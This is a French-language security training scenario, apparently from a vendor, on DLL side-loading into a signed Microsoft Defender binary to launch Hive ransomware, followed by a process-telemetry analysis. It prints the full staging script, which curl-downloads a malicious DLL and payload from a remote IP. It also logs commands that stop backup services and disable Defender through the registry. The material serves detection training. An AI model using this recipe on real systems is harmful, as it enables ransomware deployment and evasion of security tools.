Scénario de formation - Injection de DLL

Nom du groupe

Données de formation - Injection de Dll (Hive)

Scénario

Dans ce scénario de formation, nous allons exécuter une charge utile de ransomware chiffrée via une injection de DLL dans un MS Defender signé. Une DLL personnalisée a été créée, comme le ferait un attaquant, qui déchiffre un faux fichier .log et l'exécute.


De nombreux outils de sécurité ignoreront simplement les processus démarrés par un parent signé, en particulier un parent antivirus signé, et encore plus particulièrement Defender. Les commandes Defender sont non seulement souvent autorisées, mais sont également souvent extrêmement privilégiées. Ici, la commande transformée en arme est une mise à jour de signature, quelque chose qui est non seulement courant, mais qui serait ignoré par n'importe quel type de recherche de malware. Nous démontrons ici que même avec un simple savoir-faire de type « living off the land », un attaquant peut exécuter des charges utiles privilégiées en déployant un simple script sans outils d'injection personnalisés sur la machine.

Voici le script exact exécuté sur la machine victime. Notez qu'il ne se passe rien d'explicitement malveillant ; la copie des exécutables Defender vers un répertoire de staging est faite uniquement pour mettre en évidence les fichiers `C:\staging` dans l'analyse des causes profondes.

```
mkdir C:\staging
copy C:\Windows\WinSxS\amd64_windows-defender-
service_31bf3856ad364e35_10.0.19041.746_none_a39f6d9ab59bd8b7\* C:\staging
move C:\staging\mpclient.dll C:\staging\realdll.dll; cd C:\staging
curl 169.254.247.102:8000/0x80004006.log -outfile 0x80004006.log; curl
169.254.247.102:8000/mpclient.dll -outfile mpclient.dll
./MpCmdRun.exe -SignatureUpdate
```


Analyse ligne par ligne :

1. Répertoire de staging créé
2. Defender copié dans le répertoire de staging
3. Le vrai mpclient.dll est renommé
4. Le fichier « log » chiffré et la DLL malveillante sont téléchargés depuis un serveur distant
5. Le vrai MpCmdRun signé est exécuté avec la tâche de mise à jour de signature



MpCmdRun.exe

L'identifier



Réponse automatisée

En commençant par la réponse automatisée, les sonnettes d'alarme retentiraient dans votre esprit. Un processus jamais vu auparavant, avec un nom GUID aléatoire, s'est exécuté et a déclenché Cyber Crucible, et n'est pas signé. Cependant, notez que le chemin ici pourrait facilement être quelque chose de moins effrayant en apparence. Il est intentionnellement laissé comme C:\staging pour le mettre en évidence.

L'étape suivante immédiate serait de trouver ce fichier et de comprendre comment il est arrivé là. Il a probablement été supprimé automatiquement, mais nous pouvons consulter les créations de processus de Cyber Crucible pour voir qui l'a exécuté en premier lieu.

Parent Path	Child Path	Child Arguments
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\staging\MpCmdRun.exe	"C:\staging\MpCmdRun.exe" -SignatureUpdate
C:\staging\MpCmdRun.exe	C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	"{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}"
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0x4
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "LanmanWorkstation" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "LanmanWorkstation" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SamSs" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SamSs" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SDRSVC" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SDRSVC" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SstpSvc" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SstpSvc" /y
C:\Windows\System32\services.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k WerSvcGroup
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "vmicvss" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "vmicvss" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "VSS" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "VSS" /y

Powershell → MpCmdRun → {7374F...}

Tout comme décrit dans le scénario ci-dessus, un script PowerShell a démarré un exécutable Defender, qui a démarré notre processus effrayant. La charge utile malveillante a ensuite déclenché de nombreux processus enfants pour effectuer diverses tâches de staging. La visibilité sur ces processus en arrière-plan fournit souvent des informations sur les fichiers créés sur le système, les clés de registre modifiées, l'activité de propagation (worming), etc.

Child Path	Child Arguments
C:\Windows\System32\sc.exe	sc.exe config "SamSs" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SDRSVC" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SstpSvc" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "vmicvss" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "VSS" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "wbengine" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "WebClient" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "UnistoreSvc_99328" start= disabled
C:\Windows\System32\reg.exe	reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
C:\Windows\System32\reg.exe	reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f

Autrement, un « comportement invisible »

À ce stade, l'attaque a été contenue par Cyber Crucible, mais l'analyse des processus associés est importante pour déterminer l'étendue des comportements malveillants. L'exécution de l'exe non signé seule paraît évidente lorsqu'elle est présentée par Cyber Crucible, mais bien souvent, les processus en arrière-plan démarrés par quelque chose d'aussi privilégié et protégé que Defender seraient simplement ignorés.

Documentation pertinente

- Mitre T1543 - La création ou la modification d'un processus système peut déguiser un code malveillant en un processus système normal et fiable pour la détection des malwares.
- Mitre T1068 - L'élévation de privilèges via des vulnérabilités logicielles peut permettre à du code malveillant d'échapper aux restrictions de permissions ou aux environnements virtualisés.
- Mitre T1055-001 - L'injection de DLL peut être utilisée pour charger du code malveillant dans un processus en demandant simplement au processus cible de charger une nouvelle DLL ou en remplaçant une DLL légitime avant son chargement.
- Mitre T1059-001 - PowerShell est souvent utilisé par les malwares Windows pour effectuer l'installation de malwares, comme le remplacement de fichiers légitimes par des fichiers malveillants.

Revision #1
Created 2026-07-24 06:19:50 UTC by Dennis Underwood
Updated 2026-07-24 06:19:50 UTC by Dennis Underwood